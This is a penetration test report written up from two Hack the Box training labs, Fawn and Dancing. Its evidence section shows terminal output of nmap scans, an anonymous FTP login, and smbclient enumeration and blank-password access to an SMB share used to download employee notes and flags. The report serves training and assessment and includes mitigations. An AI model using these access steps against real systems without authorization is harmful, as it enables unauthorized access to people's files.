


PENETRATION TEST REPORT FINDINGS

2/15/25

VERSION 1.0

STATEMENT OF CONFIDENTIALITY

The contents of this document have been developed by Penda Test. Penda Test considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner, or contractor without prior written consent from Penda Test. Additionally, no portion of this document may be communicated, reproduced, copied, or distributed without the prior consent of Penda Test. The contents of this document do not constitute legal advice. Penda Test's offer of services that relate to compliance, litigation, or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Penda Test external or internal infrastructure

Penda Test Contacts		
Name	Title	Primary Contact
Brandi English	Pen Tester	beng99@uab.edu

Executive Summary

During the penetration test, we identified significant security vulnerabilities that allowed unauthorized access to sensitive data through open ports on two separate computers. Specifically, we exploited open ports, such as port 445 (SMB), which provides access to shared files, printers, and serial communication points. This vulnerability highlights a critical weakness in the network's defenses, which could be leveraged by malicious actors to exfiltrate data, deploy malware, or disrupt operations. Furthermore, the absence of passwords for shared resources enabled attackers to easily access and gather sensitive information from these shares. Additionally, the lack of robust network segmentation facilitated lateral movement within the network, further exacerbating the risk of a widespread compromise. Sensitive files and system resources were found to be accessible without proper authentication or encryption, underscoring the urgent need for remediation.

Scope an Objectives

This penetration assessment focuses on evaluating the security of Hack the Box Fawn Lab and Dancing Lab. The scope includes identifying vulnerabilities within these systems, exploiting security weaknesses, and assessing the risks associated with unauthorized access. The primary objective is to determine the effectiveness of existing security controls by simulating real-world attack scenarios, specifically targeting unsafe practices that could lead to system compromise.

Authorization and Consent

Hack the Box Fawn Lab

Hack the Box Dancing Lab

Risk Assessment

Open ports present significant security risks, as each port runs a specific service that can be targeted using specialized hacking tools. For example, port 445 (SMB), which was found to be openly accessible, allows attackers to exploit shared files, printers, and serial communication points. Additionally, shared resources without password protection were identified, further increasing the risk. Attackers can easily access these unprotected shares to gather sensitive information, escalate privileges, or move laterally across the network. The combination of open ports and unprotected shares significantly lowers the barrier for unauthorized access, making the network highly vulnerable to exploitation.

Recommendations and Mitigation Plan

To mitigate risks, regularly audit and close unnecessary ports, especially high-risk ones like port 445 (SMB). Use firewalls to restrict access, deploy IDS/IPS to monitor traffic, and enforce strict access controls, including strong passwords and MFA. Apply security patches promptly and enable encryption for data transmission. These steps will reduce vulnerabilities and strengthen network security.

Conclusion

The purpose of this penetration test was to assess the security of two machines. During testing, we identified open ports and successfully exploited them to gain access to files and system resources. To prevent similar exploits in the future, regular checks of open ports and promptly closing unnecessary ones are essential for maintaining system security.

Methodology

The methodologies used in this test included:

- **Information Gathering – Collected data on network architecture, open ports, and system configurations to understand potential vulnerabilities.**

- **Scanning – Used automated and manual scanning techniques to identify open ports, misconfigurations, and weaknesses in security controls.**

- **Exploitation – Simulated real-world attack scenarios to assess the impact of vulnerabilities, including gaining unauthorized access and testing privilege escalation.**

Technical Findings

Operating Systems detected : Microsoft and UNIX

Open Port 445/SMB (Server Message Block) was found open, allowing access to files , printers and serial port.

Open Port 21 / open 21/tcp open vsftpd 3.0.3, allowing access to files

Workshare share found and accesed with a blank password

Gathered sensitive data from employees

Exploitation Details

Computer One 10.129.60.46:
The exploitation process began by verifying the target system's availability using the command Sudo ping 10.129.60.46. After confirming the system was active, a port scan was conducted using Nmap -sV, revealing that port 21/tcp (vsftp 3.0.3) was open, running on a UNIX-based system. Using the ftp command, we connected to the target via ftp 10.129.60.46. Since no credentials were required, we logged in using a widely known default login: Username: anonymous and Password: anon123. A 230 code confirmed a successful login. Using the ls command, we located flag.txt, downloaded it to our system, and extracted its contents.

Computer Two:


The exploitation began by verifying the target system's availability using sudo ping 10.129.138.208. A port scan with nmap -sV revealed open ports 135, 139, and 445, with the operating system identified as Windows. We focused on exploiting port 445 (SMB). Using the command smbclient -L 10.129.138.208, we identified available shares on the device. We attempted to access each share using smbclient \\\\{10.129.138.208}\\{share_name} with a blank password. The Workshare was found to have no password protection, granting us access. Using the ls command, we discovered directories for two employees. By navigating into these directories, we accessed sensitive data, including work notes and flag.txt, which were downloaded and reviewed.

These exploitations highlight critical vulnerabilities, including weak or absent authentication mechanisms and misconfigured services, which could be exploited by malicious actors to gain unauthorized access to sensitive information. Immediate remediation is required to address these issues.

Evidence

Computer One : IP 10.129.60.46

Nmap -sV scan



FTP 10.129.60.46 and log into target

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
└─$ ftp --help
ftp: invalid option -- '-'
usage: ftp [-46AadefginpRtVv] [-N NETRC] [-o OUTPUT] [-P PORT] [-q QUITTIME]
           [-r RETRY] [-s SRCADDR] [-T DIR,MAX[,INC]] [-x XFERSIZE]
           [[USER@]HOST [PORT]]
           [[USER@]HOST:[PATH][/]]
           [file:///PATH]
           [ftp://[USER[:PASSWORD]@]HOST[:PORT]/PATH[/][;type=TYPE]]
           [http://[USER[:PASSWORD]@]HOST[:PORT]/PATH]
           [https://[USER[:PASSWORD]@]HOST[:PORT]/PATH]
           ...
       ftp -u URL FILE ...
       ftp -?
┌─[✗]─[user@parrot]─[~]
└─$ ftp 10.129.60.46
Connected to 10.129.60.46.
220 (vsFTPd 3.0.3)
Name (10.129.60.46:user): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Downloading files

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
close          image          nlist          remopts        type
cr             lcd            nmap           rename         umask
debug          less           ntrans         reset          unset
delete         lpage          open           restart        usage
dir            lpwd           page           rhelp          user
disconnect     ls             passive        rmdir          verbose
edit           macdef         pdir           rstatus        xferbuf
epsv           mdelete        pls            runique        ?
epsv4          mdir           pmlsd          send
ftp> ls
229 Entering Extended Passive Mode (|||35823|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              32 Jun 04  2021 flag.txt
226 Directory send OK.
ftp> het flag.txt
?Invalid command.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||45248|)
150 Opening BINARY mode data connection for flag.txt (32 bytes).
100% |***********************************|    32      355.11 KiB/s    00:00 ETA
226 Transfer complete.
32 bytes received in 00:00 (0.49 KiB/s)
ftp>
```

Computer Two IP 10.129.138.208

Nmap -sV scan

```
┌─[user@parrot]─[~]
└──╼ $sudo nmap -sV 10.129.138.208
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-17 16:04 UTC
Nmap scan report for 10.129.138.208
Host is up (0.059s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.82 seconds
```

smbclient -L 10.129.138.208

```
┌──[user@parrot]─[~]
└──╼ $smbclient --version
Version 4.17.12-Debian
┌──[user@parrot]─[~]
└──╼ $smbclient -L 10.129.138.208
Password for [WORKGROUP\user]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        WorkShares      Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.138.208 failed (Error NT_STATUS_RES
OURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
┌──[user@parrot]─[~]
└──╼ $
```

Testing work shares for blank passwords

```
┌──[user@parrot]─[~]
└─$smbclient \\\\10.129.138.208\\ADMIS$
Password for [WORKGROUP\user]:

tree connect failed: NT_STATUS_BAD_NETWORK_NAME
┌──[✗]─[user@parrot]─[~]
└─$
┌──[✗]─[user@parrot]─[~]
└─$smbclient \\\\10.129.138.208\\ADMIM$
Password for [WORKGROUP\user]:
tree connect failed: NT_STATUS_BAD_NETWORK_NAME
┌──[✗]─[user@parrot]─[~]
└─$smbclient \\\\10.129.138.208\\C$
Password for [WORKGROUP\user]:
tree connect failed: NT_STATUS_ACCESS_DENIED
┌──[✗]─[user@parrot]─[~]
└─$smbclient \\\\10.129.138.208\\WorkShares
Password for [WORKGROUP\user]:
Try "help" to get a list of possible commands.
smb: \>
```


Ls to see directories


```
smb: \> ls
  .                                   D        0  Mon Mar 29 08:22:01 2021
  ..                                  D        0  Mon Mar 29 08:22:01 2021
  Amy.J                               D        0  Mon Mar 29 09:08:24 2021
  James.P                             D        0  Thu Jun  3 08:38:03 2021

                5114111 blocks of size 4096. 1753175 blocks available
smb: \> cd Amy.J
smb: \Amy.J\> ls
  .                                   D        0  Mon Mar 29 09:08:24 2021
  ..                                  D        0  Mon Mar 29 09:08:24 2021
  worknotes.txt                       A       94  Fri Mar 26 11:00:37 2021

                5114111 blocks of size 4096. 1753185 blocks available
smb: \Amy.J\> get worknotes.txt
getting file \Amy.J\worknotes.txt of size 94 as worknotes.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/se
smb: \Amy.J\>
```

Files found

```
smb: \> cd James.P
smb: \James.P\> ls
  .                                   D        0  Thu Jun  3 08:38:03 2021
  ..                                  D        0  Thu Jun  3 08:38:03 2021
  flag.txt                            A       32  Mon Mar 29 09:26:57 2021

                5114111 blocks of size 4096. 1753185 blocks available
smb: \James.P\> get flag.txt
getting file \James.P\flag.txt of size 32 as flag.txt (0.1 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \James.P\>
```

```
└─→ $ls
Desktop  Documents  Downloads  HTB  Music  Pictures  Public  Templates  Videos  flag.txt  worknotes.txt
┌─[user@parrot]─[~]
└─→ $cat worknotes.txt
- start apache server on the linux machine
- secure the ftp server
- setup winrm on dancing ┌─[user@parrot]─[~]
└─→ $cat flag.txt
5f61c10dffbc77a704d76016a22f1664┌─[user@parrot]─[~]
└─→ $
```


Upgrade
STARTING PO
Fawn has been Pwned!
Congratulations superdupersaiyan, best of luck in capturing flags ahead!
15 Feb 2025
PWN DATE
OK
SHARE
Parrot Terminal


Dancing has been Pwned!
Congratulations superdupersaiyan, best of luck in capturing flags ahead!
17 Feb 2025
PWN DATE

Appendices

Appendix A: Nmap Scan Analysis

nmap -sV

-sV is a flag that allows version detection to identify services and their versions on open ports

Appendix B:

SMB -Server Message Block(share files ,printers and serial ports between end points. Mostly on windows OS. Port 445 TCP

smbclient

-L list shares on computer

Appendix C:

FTP - File transfer protocol : port 21